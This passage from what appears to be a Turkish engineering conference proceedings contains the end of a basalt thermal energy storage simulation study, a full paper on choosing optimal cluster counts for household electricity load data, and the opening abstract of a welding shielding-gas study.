Copper (commercial)	20	8300	0.419	372	107	35.97
Iron	20	7850	0.465	59.3	16.3	14.7
Lead	20	11340	0.131	35.25	23.6	7.24
Brick (dry)	20	1800	0.84	0.50	0.33	0.87
Concrete (aggregates)	20	2200	0.72	1.45	0.94	1.52
Granite	20	2750	0.89	2.9	1.18	2.67
Graphite	20	2200	0.61	155	120	14.41
Limestone	20	2500	0.74	2.2	1.19	2.02
Sandstone	20	2200	0.71	1.8	1.15	1.68
Slag	20	2700	0.84	0.57	0.25	1.13
Sodium chloride	20	2165	0.86	6.5	3.5	3.5
Soil (clay)	20	1450	0.88	1.28	1.0	1.28
Soil (gravelly)	20	2040	1.84	0.59	0.16	1.49

Termal enerji depolama sistemlerinde farklı bir çalışma ise seramik malzemelerin ısı depolama malzemeleri olarak kullanılmasıdır ve Şekil 2’de bir seramik ısı depolama malzemesinin detayları gösterilmiştir. Seramik depolama malzemeleri ile yüksek sıcaklıklara çıkılmış ve ısı depolama malzemesi olabileceği yapılan bir akademik çalışmada gösterilmiştir [5].




Şekil 2. Modele Dair Ölçüler [5]

2. METOT

Çalışma referans model üzerinde bazalt taşının fiziksel özelliklerinin ve ısı depolama kabının malzemesinin (AISI 304) ANSYS’de girilerek analizinin gerçekleştirilmesi esasına dayanır. Bazalt taşının ısı iletim katsayısı, özgül ısı ve erime sıcaklığı gibi parametreler ANSYS üzerinde malzemeler

kısından atanmıştır. ANSYS Designmodeler programı üzerinde tasarlanan referans model ANSYS Fluent'e aktarılmıştır. Bazalt taşı ile ısı depolama yapıldığında termal depolama kabı üzerinde sıcaklık, hız ve termal analizlerin etkileri gözlemlenmiştir. Bazalt taşı ile çok yüksek sıcaklıklarda depolama yapılabildiği için termal kap,ısı yalıtım malzemesi ve çalışma sıvısı yüksek termal gerilmelere dayanıklı malzemelerden seçilmesi zorunluluk olmuştur.


Duyulur ısı depolama yöntemi kriterleri baz alınmıştır.Ev tipi boylerler gibi sistemlerde de duyulur ısı depolama yöntemi kullanılır. Bazalt taşının iyi bir duyulur ısı depolama malzemesi olduğu Dokuz Eylül Üniversitesi'nde yapılan bir akademik çalışmada da belirtilmiştir [6].



Şekil 3. Harry Thomasson Yöntemi ile Enerji Depolama [6]

Şekil 3'deki sistem kayaç parçaları ile ısı depolama üzerinedir. Tank kayaçlarla çevrilidir ve kayaçlar arasından hava geçer. Su tankı ve kayaçların çevresinde yalıtım malzemesi uygulanmıştır. Bu sistem hava ile kayaçların temas halinde bulunması, suyun ısı kapasitesinin yüksek olmasından dolayı sıklıkla kullanılmaktadır [6].


Bu çalışma ısı depolama sırasında tank içerisinde meydana gelen akış analizlerine, üretilen termal enerji miktarına, tasarım kriterlerini ve boyutlarının değiştirilmesiyle birlikte bazalt taşı için en iyi ısı depolama tank tasarımını dizayn etmeye ve tank içinde meydana gelen ısıl analizlerin incelenmesi esasına dayanır. Şekil 4'de ısı depolama kabı verilmiştir. Depolama tankının çapı 350 mm uzunluğu ise 900 mm'dir.Ev tipi boyler sistemleri ebatlarında tasarlanmıştır. Havanın girdiği kısımlar ise 40 mm çapındadır.



Şekil 4. Termal Enerji Depolama Kabı Modeli


Termal enerji depolama kabı AISI 304 malzeme olarak belirlenmiştir. Bazalt taşıyla ısı depolamada yüksek sıcaklıklara çıkılması ve AISI 304'ün erime sıcaklığının yüksek olması ayrı bir avantaj sağlamıştır. AISI 304 malzeme ile ilgili yapılan bilimsel bir çalışmada bu malzeme seçimini geçerli kılmıştır [7]. Boru malzemesi ise yüksek ısı iletkenliği ve erime sıcaklığından dolayı krom seçilmiştir.

Şekil 5'de termal depolama kabının alt bileşenleri gösterilmiştir. Isı yalıtım malzemesi olarak taş yünü belirlenmiştir. Taş yünü'nün fiziksel özellikleri ve iyi bir ısı yalıtım malzemesi olduğu bilimsel bir çalışmada vurgulanmıştır [5].




Şekil 5. Termal Enerji Depolama Kabı Bileşenleri

Termal depolama kabı analizlerin net ve doğru sonuçlar vermesi açısından ANSYS'de sınır şartları girilmiş, çalışma akışkanı olan hava fluent olarak depolama malzemesi bölgesi, ısı depolama kabı, akış boruları ve ısı yalıtım malzemesi solid olarak atanmıştır.




Şekil 6. Termal Enerji Depolama Kabı Sınır Şartları ve Mesh Atama

Şekil 6'da gösterildiği gibi ANSYS'de sınır şartları belirlenmiştir. Çalışma akışkanı giriş, ısı depolama malzemesi hacmi, ısı depolama kabı, ısı yalıtım malzemesi ayrı ayrı ANSYS proramında tanımlanmıştır. Sınır şartları belirlenmesinin temel sebebi ANSYS Fluent'te analiz yapılırken programın sınır şartlarını tanıması içindir. Daha sonra sıcaklık ve debi değerleri ANSYS Fluent'te girilecektir. Diğer bir önemli husus ise mesh işleminin analizde önemli bir basamak olduğudur. Düzenli yapılan mesh sonucunda analiz sonuçları daha doğru elde edilir ve yorumlanabilir. Genelde boru içerisinde akışlarda sweep methodu uygulandığı için sweep methodu tercih edilmiştir.



Şekil 7. Termal Enerji Depolama Kabı Mesh Kalitesi


Şekil 7'de uygulanan mesh detayları ile gösterilmiştir. Yapılan mesh sonucunda skewness'ına bakılmış ve 0'a yakın bir değer olduğu gözlemlenmiştir. Bu değer meshin kaliteli olduğunu göstermektedir. Mesh 64721 node ve 53580 elementten oluşmaktadır.



Şekil 8. Termal Enerji Depolama Kabı Sınır Tabakası Oluşturma


Şekil 8’da termel enerji sınır tabakaları oluşturulmuştur. Bunun sebebi kap cidarlarında akış ve termal analizlerin daha belirsiz olmasından kaynaklı buralarda daha net ve doğru sonuçlar elde etmek için sınır tabakası oluşturulmuştur.

Şekil 9’da malzemeler ANSYS Fluent’de atanmıştır. Burada kullanılan her bir malzemeye ait yoğunluk, özgül ısı ve ısı iletim katsayısı değerleri girilmiştir. ANSYS Fluent’de analiz yaparken her bir malzemenin bu özelliklerinden yararlanır.




Şekil 9. ANSYS Fluent Malzeme Atama ve Çözüm Yakınsaması

3. SONUÇLAR



Şekil 10. ANSYS Fluent Analiz Sonuçları

Kollektörde toplanan ısı bazı termal işlemlerden sonra depolama tankına sıcak hava olarak farklı yerlerinden verilir. Şekil 10'da kırmızı yerler sıcak havanın sisteme geldiği yerlerdir. Diğer bir değişle sıcak hava (yaklaşık 1700 K) bazalt taşı partiküllerine iletilir. Bu 1700 K sıcak hava ile birlikte bazalt taşı yüksek sıcaklığa maruz kalır. Bazalt taşı yaklaşık olarak 1300- 1400 K arasında ısı depolama işlemini gerçekleştirebilir. Bir diğer sonuç ise taş yünü ısı yalıtım malzemesinin önemidir. Taş yünü sayesinde ısı depolama tankı fazla sıcaklığa maruz kalmamıştır. Kütleli debi çalışma sıvısı için 0,1 kg/s ve çalışma sıcaklığı 1500 °C girilmiştir. Krom malzemedeki yapılan akış boruları yüksek erime noktasına sahip olduğu için ısıl gerilmelere karşı direnç göstermiştir.



Şekil 11. Çalışma Akışkanı Havanın Akış Hızı

Şekil 11’de çalışma sıvısı olan havanın akış hızı sirkülasyonu gösterilmiştir. Akış burada 9 m/s ve 12 m/s arasında değişkenlik göstermiştir. Ama akışkanın maksimum ve minimum hızı arası çok fazla olmadığından akış hızı sistem içerisinde düzenli olmuştur.

4. SONUÇ

Isı depolama malzemesinin ar-ge konusu olduğu bilimsel araştırmalarda bazalt taşının iyi bir ısı depolama malzemesi olacağına dair ana fikir, yapılan ısı analizi sonucunda gösterilmiştir. Ergimiş tuz, seramik veya diğer kayaç türleriyle yapılan ısı depolamaya alternatif yüksek sıcaklıklara çıkılabilen bir ısı depolama malzemesi kazandırılmıştır ve analizle desteklenmiştir. Yaklaşık 1300-1400 K gibi yüksek sıcaklıklar ile bir ısı kollektörünün kullanıldığı sistemlerde tercih edilebilir. Hem bol hem ucuz olması diğer avantajıdır. 0.1 kg/s kütleli debiye sahip hava çalışma akışkanı olarak kullanıldığında bazalt taşının termal analizi incelenmiştir ve havanın çalışma akışkanı olarak kullanılması bu sistemlerin diğer bir avantajıdır.

5. KAYNAKÇA

- [1] S.Qiu, R.Galbraith and M.White, "Phase change material thermal energy storage system design and optimization," Proceedings of the ASME 2013 7th International Conference on Energy Sustainability," Minneapolis, USA10, July 14-19, 2013.
- [2] J.Thayer, R.Galbraith, J.Rosenfeld and C.Dyson, " Thermal Energy Storage for a Dish Stirling Concentrated Solar Power System," Conference:11th International Energy Conversion Engineering Conference, July.2013.
- [3] T.Bauer, W.Steinmann, D.Laing and R.Tamme, " Annual review of heat transfer," (15th ed.) (131- 177) .German Aerospace Center, Institute of Technical Thermodynamics.
- [4] R.Tamme, T. Bauer and E. Hahne, Heat Storage Media, Ullmann's Encyclopedia of Industrial Chemistry, Wiley-VCH Verlag GmbH & Co. KGaA.2009.
- [5] H.Esgel, "Kordiyerit esaslı seramik malzemedен yapılmış termal enerji depolama sisteminin analizi," Yüksek Lisans Tezi, İstanbul Teknik Üniversitesi, İstanbul.2014
- [6] H.Günerhan, "Duyulur ısı depolama ve bazalt taşı," Mühendis ve makine dergisi, 45(530), 2004, pp.12-17.
- [7] N.A.Özbek, A.Çiçek, M.Gülesin and O.Özbek, "AISI 304 ve AISI 316 östenitik paslanmaz çeliklerin işlenebilirliğinin değerlendirilmesi, "Politeknik Dergisi, 20(1), 2016, pp.43-49

KÜMELEME DOĞRULUK İNDİSLERİ İLE ELEKTRİK YÜK VERİLERİNİN OPTİMUM KÜME ADEDİNİN BELİRLENMESİ

Mustafa Şen Yıldız ¹, Bedri Kekezoğlu ²

¹ *Kırklareli Üniversitesi, Mühendislik Fakültesi, Kırklareli, TÜRKİYE*

² *Yıldız teknik Üniversitesi, Elektrik-Elektronik Fakültesi, İstanbul, TÜRKİYE*

mustafasenyildiz@klu.edu.tr

0000-0003-4176-9353

ÖZET

Teknolojik gelişmelere bağlı olarak elektrik enerjisine olan ihtiyacın sürekli olarak artması, arzı daha karmaşık hale getirmektedir. Bu yüzden, şebekelerin akıllandırılması ve üretimden son kullanıcıya kadar dağıtımın kararlı bir şekilde yapılabilmesi büyük önem arz etmektedir. Elektriğin dağıtım kısmı özelinde konuya bakıldığında, şebekesinin akıllandırılması ve gerçek zamanlı olarak takibinin yapılması gerekmektedir. Bunun için, makine öğrenmesi algoritmaları kullanılarak yük tahminlerinin üretilmesi ve bunlara uygun Talep Tarafı Yönetimi (TTY) uygulanmalıdır. Ancak şebekede binlerce kullanıcı bulunması, makine öğrenmesi uygulamaları için çok büyük verilerle işlem yapılmasına sebep olmaktadır. Bu sebeple ilk olarak kullanıcıların yük verilerine göre kümelenmesi ve birbirine yakın tüketim profiline sahip kullanıcıların gruplandırılarak ortak profiller oluşturularak veri boyutunun azaltılması gerekmektedir.

Elektrik yük profili oluşturmaya yönelik, kullanıcıların elektrik yük verilerinin optimum şekilde kümelenmesi için kümeleme doğrulama indislerinin karşılaştırıldığı bu çalışmada, Davies Bouldin (DBI), Calinski Harabasz (CHI), Gap ve Silhouette (SI) küme doğrulama indisleri kullanılarak her bir indisin optimum k değeri hesaplanmıştır. Bulunan değerler, K-Means algoritması yardımıyla kümelenecek yorumlanmıştır.

Anahtar Kelimeler: *Elektrik yük kümeleme, Kümeleme Doğruluk Endeksleri*

DETERMINATION OF OPTIMUM CLUSTERING NUMBER OF ELECTRICAL LOAD DATA WITH CLUSTERING VALIDITY INDICES

ABSTRACT

Technological developments increase the need for electrical energy and make quality and continuous supply more complex. Therefore, it is of great importance to smarten the networks and to make the distribution steadily from production to the end user. In particular, considering at the issue from the distribution networks; planning starts with the intelligence of the distribution network and the tracking of production and consumption in real time and in real time. Planning is the production of load predictions with machine learning algorithms and Demand Side Management (DSM) according to these. However, thousands of users cause operations with very large data for machine learning applications. For this reason, it is possible to reduce the size of the data by clustering the users according to the load data and grouping the users with similar consumption profiles.

In this study, in which cluster validation indices were compared for optimum clustering of users' electrical load data, the optimum k value of each index was calculated using Davies Bouldin (DBI), Calinski Harabasz (CHI), Gap and Silhouette (SI) cluster validation indices. The values found are interpreted by clustering using the K-Means algorithm.

Keywords: *Electrical load clustering, Clustering Validity Indices (CVI)*

1. GİRİŞ

Elektrikli araç teknolojilerinin ticarileşmesi, dağıtık üretim santralleri ve diğer akıllı cihaz teknolojilerinin büyük oranda alçak gerilim (AG) dağıtım sistemine eklenmesi, elektrik dağıtım şirketlerinin (EDŞ) işlerini zorlaştırmaktadır. Bu duruma ek olarak, sera gazı salınımının azaltılması, enerji verimliliğinin artırılması, işletme maliyetlerinin düşürülmesi, talep ve arz dengesinin sağlanması ve hizmet maksimizasyonu vb. insani ve verim odaklı hedefler amaçlanmaktadır. Bütün bu hedefler ve teknolojik gelişmelerin getirdiği yükün, geleneksel ve tek yönlü dağıtım altyapısıyla ve EDŞ'lerin kullandıkları geleneksel metotlarla karşılanamayacağı bellidir.

EDŞ'lerin artan tüketimi yönetebilmeleri için çift aşamalı bir sistem öngörülmektedir. İlk aşama, şebekenin fiziksel alt yapısını güçlendirmeyi, akıllı sayaçların her tüketici tarafından kullanılmasını amaçlamaktadır. Yani şebeke tasarımının yeniden yapılandırılarak enerji akışının çift yönlü hale getirilmesi sağlanmalıdır. Ek olarak dağıtım ağına iletişim katmanı eklenerek, bilgi akışının da anlık ve

çift yönlü olması sağlanmalıdır. Bu katmanı, akıllı dağıtım sistemi (ADS) olarak da isimlendirebiliriz. Bu sayede, yükler ve dağıtık üretim santralleri anlık olarak takip edilebilecek ve talep yönetimi için gerekli olan üretim ve tüketim verileri kesintisiz ve gerçek zamanlı olarak sağlanacaktır [1].

İkinci aşama ise sistem yönetimidir. Fiziksel olarak akıllandırmanın yanında, asıl önemli olan bu büyük sistemin çok iyi şekilde yönetilmesidir. Diğer bir ifadeyle, Talep Tarafı Yönetimi (TTY) ve Talep Cevabı programlarını etkin şekilde uygulamaktır.

Talep tarafı yönetimi (TTY), tüketim tarafının yük şeklinin, üretim veya dağıtım tarafından istenen değişiklikleri üretecek şekilde tasarlanmış olan hizmet faaliyetlerinin planlanması, uygulanması ve izlenmesidir. Yük şekli, günün saati, haftanın günleri ve mevsime göre günlük ve mevsimsel elektrik talebidir [2]. Bu bağlamda, talebi azaltmak ve artırmak için farklı metotlar kullanılmaktadır. Kullanılacak metotlar, hem anlık yük tepkilerine cevap verebilmeli hem de gün öncesi piyasasını planlayabilmelidir.

TTY uygulamak istediğimiz bölge dağıtım sisteminin tamamı olduğu için binlerce evsel ve ticari tüketiciyi kapsamaktadır. Hatta dağıtık üretim ve depolama sitemlerini de işin içerisine kattığımızda daha da karmaşık hale gelmektedir. Bu sebeple TTY programının ilk aşaması olarak, toplanan veri seti ön işleme sokularak, eksik, yanlış ve görece hatalı olanları ayıklanmalı, gerekiyorsa boyut küçültme işlemi uygulanmalıdır. Temizlenen veri kümelenecek her kümenin Temsili Yük Profili (TYP) oluşturulmalıdır.

Çalışmanın ikinci kısmında kümeleme yöntemi ve algoritmalarından, K-Means algoritmasından ve küme geçerlilik indislerine (KGİ) değinilmiştir. Üçüncü kısımda analiz sonuçları yorumlanmıştır. Son kısımda sonuç ve öneriler aktarılmıştır.

2. KÜMELEME

Kümeleme en genel anlamda, çok boyutlu nesnelerin benzerlik ölçüsü yardımıyla benzer özelliklerine göre ayırt edilmesi ve gruplandırılması işlemidir. Amaç, küme içi benzerliğin en yüksek, kümeler arası benzerliğin ise en düşük olmasını sağlamaktır.

Akıllı sayaçların ölçüm altyapısı sayesinde, tüketim verileri kümelenecek, her kümenin temsili yük profili (TYM) üzerinden TTY programları etkin şekilde kullanılacaktır. Tüketici grubu içerisindeki benzer yük profillerine sahip olanların belirlenmesi amacıyla, yük profillerine kümeleme algoritmaları uygulanmaktadır [3], [4].

Bir kümeleme algoritmasının seçimi, mevcut veri tabanına da bağlıdır. Bu sebeple kümeleme sonuçlarının değerlendirilmesi, kümeleme analizi sürecinde en zor konulardan biridir. Kümeleme sürecinin kalitesini değerlendirmek için birçok kümeleme geçerlilik endeksi (KGİ) tanımlanmıştır. Bu

endekslerin, farklı değerlendirme ölçütleri vardır [5]. Bu nedenle, kümelemeye daha fazla güven duymak için, çeşitli KGİ'ler uygulanmalı ve ancak o zaman bir karar alınmalıdır.

- **Kümeleme Algoritmaları**


Kümeleme algoritmaları, veri madenciliğinde kullanılan denetimsiz öğrenme yöntemlerinden biridir. Hiyerarşik kümeleme ve bölücü kümeleme olarak iki gruba ayrılmaktadır. Hiyerarşik kümelemenin, Agglomerative ve Divisive olarak iki farklı varyasyonu vardır. Agglomerative kümelemede, her bir veri bir küme olarak kabul edilerek yakınlıklarına göre birleştirilirler. Divisive kümelemede ise tam tersi yönde hareket edilir. Sonuçlar, küme ağaçları veya dendrogramlar şeklinde görselleştirilirler [6]. Bölücü kümeleme yöntemleri ise veri setini, belirli ölçütleri minimize ederek istenilen sayıda kümeyle bölmektedir. Kullanılması planlanan veri setine göre çeşitli kümeleme algoritmaları bulunmaktadır. Literatürde elektrik yük verilerine en fazla uygulanan algoritma K-Means algoritmasıdır [7]–[9].

- **K-Means Algoritması**

K-Means kümeleme yöntemi, n adet verinin, her örneğin kendine en yakın olduğu k tane kümeyle ayrılmasını amaçlayan bir yöntemdir. Bu yöntemle, başlangıçta en iyi k adet küme bilinmese bile küme adedine müdahale edilerek uygun küme sayısı belirlenebilmektedir. K-Means algoritmasının ana fonksiyonu eşitlik (1)'de gösterilmiştir [10].

$$J = \sum_{j=1}^k \sum_{i=1}^n \|x_i^{(j)} - c_j\|^2 \quad (1)$$

Bu fonksiyonda belirtilen J, ana fonksiyonu; $j=\{1,2, \dots, k\}$, küme adedini; $i=\{1,2, \dots, n\}$, veri adedini; c_j , j. küme merkezini ve x_i , verinin boyutsal olarak yerini göstermektedir. Veri noktası (x_i), p boyutlu uzaya sahiptir ve verinin sahip olduğu özellik adedine göre değişmektedir.



Şekil 1. K-Means algoritması akış şeması

Şekil 1'de akış şeması belirtilen algoritmaya girdi olarak veri seti ve küme adedi verilmelidir. Algoritma, merkezi rasgele veya değişik metotlarla belirlenmiş k adet kümeyle, verileri uzaklık fonksiyonları kullanarak atar ve küme merkezini tekrar hesaplar. Bu işlemi bütün örnekleri bir kümeyle atayana kadar devam ettirir. Ancak bu algoritmayı kullanmanın bazı olumsuz yönleri vardır. En büyük

problem verinin kaç kümeye bölüneceğinin belirlenmesidir. Bunun için KGİ'ler kullanılmalıdır. Bu indisler sayesinde optimum küme sayısı belirlenebilmektedir.

- **Kümeleme Geçerlilik İndisleri (KGİ)**

Kümeleme analizinde, küme sayısının (k değeri) seçimi sonucu doğrudan etkilemektedir. Bu sebeple analizin kalitesini ölçmek ve doğru k değerini belirlemek için KGİ'ler kullanılmaktadır. Çok farklı indisler kullanılmakla beraber, Silhouette İndisi (SI), Davies Bouldin İndisi (DBI), Calinski Harabasz ve Gap değerlendirme indisleri en çok kullanılanlar arasında sayılabilir. Bu indisler küme içi benzerlikleri ve kümeler arası farklılıkları kendi metodlarıyla değerlendirerek en uygun küme sayısını belirlemektedir.

Silhouette İndisinde (SI), optimum küme adedi (2) ile hesaplanmaktadır. Eşitlikte n: veri sayısını ve sil(i): i. birim için silhouette indisini belirtmektedir ve (3) eşitliği ile hesaplanmaktadır. Burada, a(i): i. verinin aynı kümedeki diğer verilere olan uzaklığını, b(i): i. verinin en yakın kümedeki tüm verilere olan uzaklığını belirtmektedir. SI, -1 ile 1 arasında değerler almaktadır ve 1'e ne kadar yakın olursa o kadar iyi kümelendiği demektir [11].

$$sil(C) = \frac{1}{n} \sum sil(i) \quad (2)$$

$$sil(i) = \frac{b(i) - a(i)}{\max(a(i), b(i))} \quad (3)$$

Davies Bouldin İndisi (DBI), (4) eşitliğinde gösterildiği şekilde hesaplama yapmaktadır. Eşitlikteki $\delta(x_i, x_j)$: x_i ve x_j kümeler arasındaki mesafeyi, $\Delta(x_i)$: i. küme içi mesafeyi belirtmektedir. Bu indise göre düşük değer iyi kümelemeye işaret etmektedir [12].


$$DBI(U) = \frac{1}{k} \sum_{i=1}^k \max_{t \neq j} \left\{ \frac{\Delta(x_i) - \Delta(x_j)}{\delta(x_i, x_j)} \right\} \quad (4)$$

Gap istatistiksel değerlendirme yöntemi, farklı k değerleri için küme içi varyansı, verilerin boş referans dağılımı altında beklenen değerleri ile karşılaştırır. En iyi küme, gap istatistiğini maksimize eden değer olacaktır.

Calinski-Harabasz endeksi ise, kümeler arası dağılım ve küme içi dağılım toplamının oranıdır. Bu indisin değeri ne kadar yüksekse, performansı o kadar iyi olur [12].


3. VERİ ANALİZİ

Kullanılan veri, 06-12 Ocak ve 07-13 Temmuz 2014 tarihleri arasındaki saatlik örnekleme aralığında kW cinsinden 342 evsel kullanıcının yük verilerini içermektedir [13]. Şekil 2’de görüldüğü üzere kullanıcı verileri çok geniş bir alana yayılmaktadır. Genel olarak, yük verilerinin birbirine yakın olduğu ancak şekil 3.1’de görüldüğü üzere çok aykırı yüklerinde olduğu görülmektedir. 2 ayrı veri seti şeklinde kullanılan veriler, Matlab R2019a programı ile önceki bölümde belirtilen indisler kullanılarak optimum küme sayıları belirlenmiş ve kümeleme işlemi yine aynı program vasıtasıyla uygulanmıştır.




Şekil 2. Kullanıcı yük verileri

Bu indislerin değerlendirmesi sonucunda, ocak ayı verileri için optimum küme sayısı, şekil 3’deki grafikten de anlaşıldığı üzere, DBI ve SI’ya göre 3, CHI ve Gap’a göre ise 48’dir. Temmuz ayı verisi için ise optimum küme sayısı, şekil 4’deki grafikte de görüldüğü üzere, DBI ve SI’ya göre 2, CHI ve Gap’a göre ise 98’dir.




Şekil 3. Ocak ayı Kümeleme doğruluk indis sonuçları




Şekil 4. Temmuz ayı Kümeleme doğruluk indis sonuçları

Her iki veri seti de, indislerin hesaplamış olduğu k değerlerine göre K-Means algoritması ve Öklid mesafe fonksiyonu kullanılarak kümelmiştir.

Ocak ayı verisi 3 kümeye bölüldüğünde 338,3 ve 1 kullanıcı olacak şekilde kümelere ayrılmaktadır. Kümenin grafik gösterimi şekil 5’de belirtilmektedir.




Şekil 5. k=3 için ocak ayı verisinin kümeleme grafiği



Şekil 6. k=48 için ocak ayı verisinin en çok üyesi olan kümelerin grafiği

Ocak verisinin 48 kümeye bölümünde ise kümelere, 75, 57, 39, 25, 19, 17, 13, 12, 11, 8 şeklinde azalan sayıda kullanıcı atanmıştır. Şekil 6’da görüldüğü üzere, en yüksek kullanıcının atandığı 4 kümeyi incelediğimizde veriler 3 kümeye oranla daha hassas şekilde kümelennmiştir. Şekil, kullanıcıların haftalık tüketim profilini ve üzerine kümenin merkezinin siyah belirteçle eklenmiş haldeki küme profilini


göstermektedir. Y ekseninin ölçeği 4 küme içinde aynı ayarlandığı için kümelerin hassas dağılımı rahat bir şekilde görülmektedir.



Şekil 7. k=2 için temmuz ayı verisinin kümeleme grafiği

Temmuz ayı verileri de, indislerin hesapladığı 2 ve 98 kümeye K-Means algoritması ile bölünmüştür. Veri 2 kümeye bölündüğünde, Şekil 7’de görüldüğü üzere 341 ve 1 kullanıcı olacak şekilde kümelenebilir. 98 kümeye bölümünde ise veriler kümelere, 33, 25, 25, 21, 21, 18, 18, 15 şeklinde azalan sayıda kullanıcı atanmıştır. En kalabalık şekil 8’de belirtilmektedir.

Her iki veri seti içinde belirlenen optimum k değerleri K-Means algoritması ile uygulanmıştır. DBI ve SI indislerinin iki veri setini de yeterince hassas olmayacak şekilde kümeleyen k değerleri üretmektedir. Diğer iki indis ise görece daha doğru ve hassas k değerleri üretmiştir.



Şekil 8. k=98 için temmuz ayı verisinin kümeleme grafiği

4. SONUÇ

Akıllı sayaçların aktif olarak kullanımı dağıtım şebekesi şirketlerinin gün içi ve sonraki gün üretim ve tüketim planlamalarını daha doğru yapmalarını sağlayacaktır. Bunun ilk adımı olarak yük profili oluşturmaktır. Yakın tüketim değerlerine sahip kullanıcıların ortak profille temsil edilebilmesi için kullanıcı yüklerinin kümelenmesi gerekmektedir. Ancak doğru yapılmayan kümeleme ile üretilen profiller, tahminlerin yanlış hesaplanmasına sebep olacaktır.

Kümeleme yöntemlerinin parametreleri ve başlangıç koşulları sonuçları etkiler. Buna bağlı olarak değerlendirmeler için bazı indislere bakılmalıdır. Bunlar, kümeleme geçerlilik indisleridir. Bu indisler, kümeleme performansını karşılaştırmak, yöntemlerin etkisini ölçmek, küme sayılarını belirlemek vb. amaçlara yönelik kullanılmaktadır.

Bu çalışmada, yaz ve kış ayları için saatlik örnekleme alınarak üretilmiş bir haftalık iki veri seti kullanılmıştır. Yük profillerini doğru olarak hesaplamak için 4 farklı indis kullanılarak k değerleri hesaplanmıştır. Bu değerlerin doğruluk analizini yapmak amacıyla her k değeri kümelenecek sonuçları incelenmiştir. CHI ve Gap indisleri ile belirlenen k değerleri ile oluşturulan kümeler, birbirine yakın kullanıcıları daha belirgin şekilde gruplandırıldığı gözlemlenmiştir.

Her bir kümenin merkezi, kümenin atandığı yüklerin yük profilini temsil etmektedir ve tahmin uygulamalarında kullanılacaktır.

5. KAYNAKÇA

- [1] X. Fang, S. Misra, G. Xue, and D. Yang, "Smart grid - The new and improved power grid: A survey," *IEEE Commun. Surv. Tutorials*, vol. 14, no. 4, pp. 944–980, 2012, doi: 10.1109/SURV.2011.101911.00087.
- [2] C. W. Gellings, "The Concept of Demand-Side Management for Electric Utilities," *Proc. IEEE*, vol. 73, no. 10, pp. 1468–1470, 1985, doi: 10.1109/PROC.1985.13318.
- [3] A. Rajabi, M. Eskandari, M. J. Ghadi, L. Li, J. Zhang, and P. Siano, "A comparative study of clustering techniques for electrical load pattern segmentation," *Renew. Sustain. Energy Rev.*, vol. 120, no. November 2019, 2020, doi: 10.1016/j.rser.2019.109628.
- [4] G. Chicco, R. Napoli, and F. Piglione, "Comparisons Among Clustering Techniques for Electricity Customer Classification," *IEEE Trans. Power Syst.*, vol. 21, no. 2, pp. 933–940, 2006.
- [5] B. Desgraupes, "Clustering Indices," *CRAN Packag.*, no. April, pp. 1–10, 2013.
- [6] M. G. H. Omran, A. P. Engelbrecht, and A. Salman, "An overview of clustering methods," *Intell. Data Anal.*, vol. 11, no. 6, pp. 583–605, 2007, doi: 10.9790/3021-0204719725.
- [7] S. Lin, F. Li, E. Tian, Y. Fu, and D. Li, "Clustering Load Profiles for Demand Response Applications," *IEEE Trans. Smart Grid*, vol. 10, no. 2, pp. 1599–1607, 2019.
- [8] A. Al-Wakeel and J. Wu, "K-means based cluster analysis of residential smart meter measurements," in *Energy Procedia*, 2016, doi: 10.1016/j.egypro.2016.06.066.
- [9] E. Lee, J. Kim, and D. Jang, "Load profile segmentation for effective residential demand response program: Method and evidence from Korean pilot study," *Energies*, vol. 16, no. 3, 2020, doi: 10.3390/en13061348.
- [10] P. ERDOĞMUŞ, B. ÇOLAK, and Z. DURDAĞ, "K-Means Algoritması İle Otomatik Kümeleme," *El-Cezeri Fen ve Mühendislik Derg.*, vol. 3, no. 2, pp. 315–323, 2016, doi: 10.31202/ecjse.264195.
- [11] M. A. Maniar and A. R. Abhyankar, "Two-Stage Load Profiling of HV Feeders of a Distribution System," *IEEE Syst. J.*, vol. 13, no. 3, pp. 3102–3110, 2019, doi: 10.1109/JSYST.2019.2896172.
- [12] G. Chicco, "Overview and performance assessment of the clustering methods for electrical load pattern grouping," *Energy*, vol. 42, no. 1, pp. 68–80, 2012, doi: 10.1016/j.energy.2011.12.031.
- [13] UCI Machine Learning Repository – Electricity Load Diagram. <http://archive.ics.uci.edu/ml/datasets/ElectricityLoadDiagrams20112014#> , 15.01.2021.

MAG KAYNAK YÖNTEMİYLE BİRLEŞTİRLEN YÜZEYİ SERTLEŞTİRİLMİŞ S355JO ÇELİĞİN KAYNAK DİKİŞ GEOMETRESİ ÜZERİNE KORUYUCU GAZIN ETKİSİ

Mücahit TÜRK¹, Ahmet DEMİRER²

¹*Sakarya Uygulamalı Bilimler Üniversitesi, Lisansüstü Eğitim Enstitüsü, Sakarya, TURKEY*

²*Sakarya Uygulamalı Bilimler Üniversitesi, Makina Müh. Bölümü, Sakarya, TURKEY*

y180009053@subu.edu.tr

ORCID: 0000-0001-9070-8528

ÖZET

Bu çalışmanın amacı, yolcu vagonlarında ait Schilieren bojilerde kullanılan yüzeyi sertleştirilmiş S355JO çelik kayma plakalarının, MAG gazaltı kaynak yöntemiyle farklı koruyucu gaz kullanarak bindirme formunda birleştirilmesi ve kaynak dikiş geometrisinin şekillenmesi üzerine koruyucu gazın etkisini incelemektir. Bu plakalar vagon ile boji arasında sürekli etkileşim halinde olup ciddi aşındırıcı kuvvetlere ve yüklere maruz kalırlar. Bu plakaların kaynaklanabilirliği ile ilgili yaptığımız çalışmada, 10 mm ve 12 mm kalınlığında kullanılan S355JO malzemeleri gazaltı ark kaynağı (MAG) yöntemi kullanılarak bindirme kaynağı pozisyonunda birleştirilmiştir. Kaynak işlemi torç yürütme robotu ile gerçekleştirilmiştir. 12 mm kalınlığında kullanılan S355JO çeliği her iki yüzeyi sementasyon ile sertleştirilmiştir. Çalışmada 1.6 mm SG3 masif kaynak elektrodu ile 3 farklı gaz karışımı (%88Ar + %10CO₂ + %2O₂, %78Ar + %20CO₂ + %2O₂, %100CO₂) kullanılmıştır. Seçilen bu parametrelerle MAG kaynağı yapıldıktan sonra numunelere tahribatlı ve tahribatsız testler uygulanmıştır. Makroyapı incelemelerine göre karışımdaki CO₂ miktarının artması ile kaynak nüfuziyetinde artış olduğu gözlenmiştir ayrıca, karışımdaki CO₂ miktarının artması ile kaynak yapışma bölgesinde daha derin ve sivri bir geometrik yapı gözlenmiştir. Karışımdaki CO₂ oranı %20 değerine çıkartıldığında kaynak nüfuziyetindeki artış % 30 artmıştır, %100 CO₂ gazı ile yapılan kaynak işleminde ise nüfuziyet en az CO₂ değerine sahip karışım gaza nispeten 2.5 kat artış göstermiştir. Yapılan sertlik testi sonuçlarına göre tüm deney numunelerinde en yüksek sertlik değeri yüzeyi 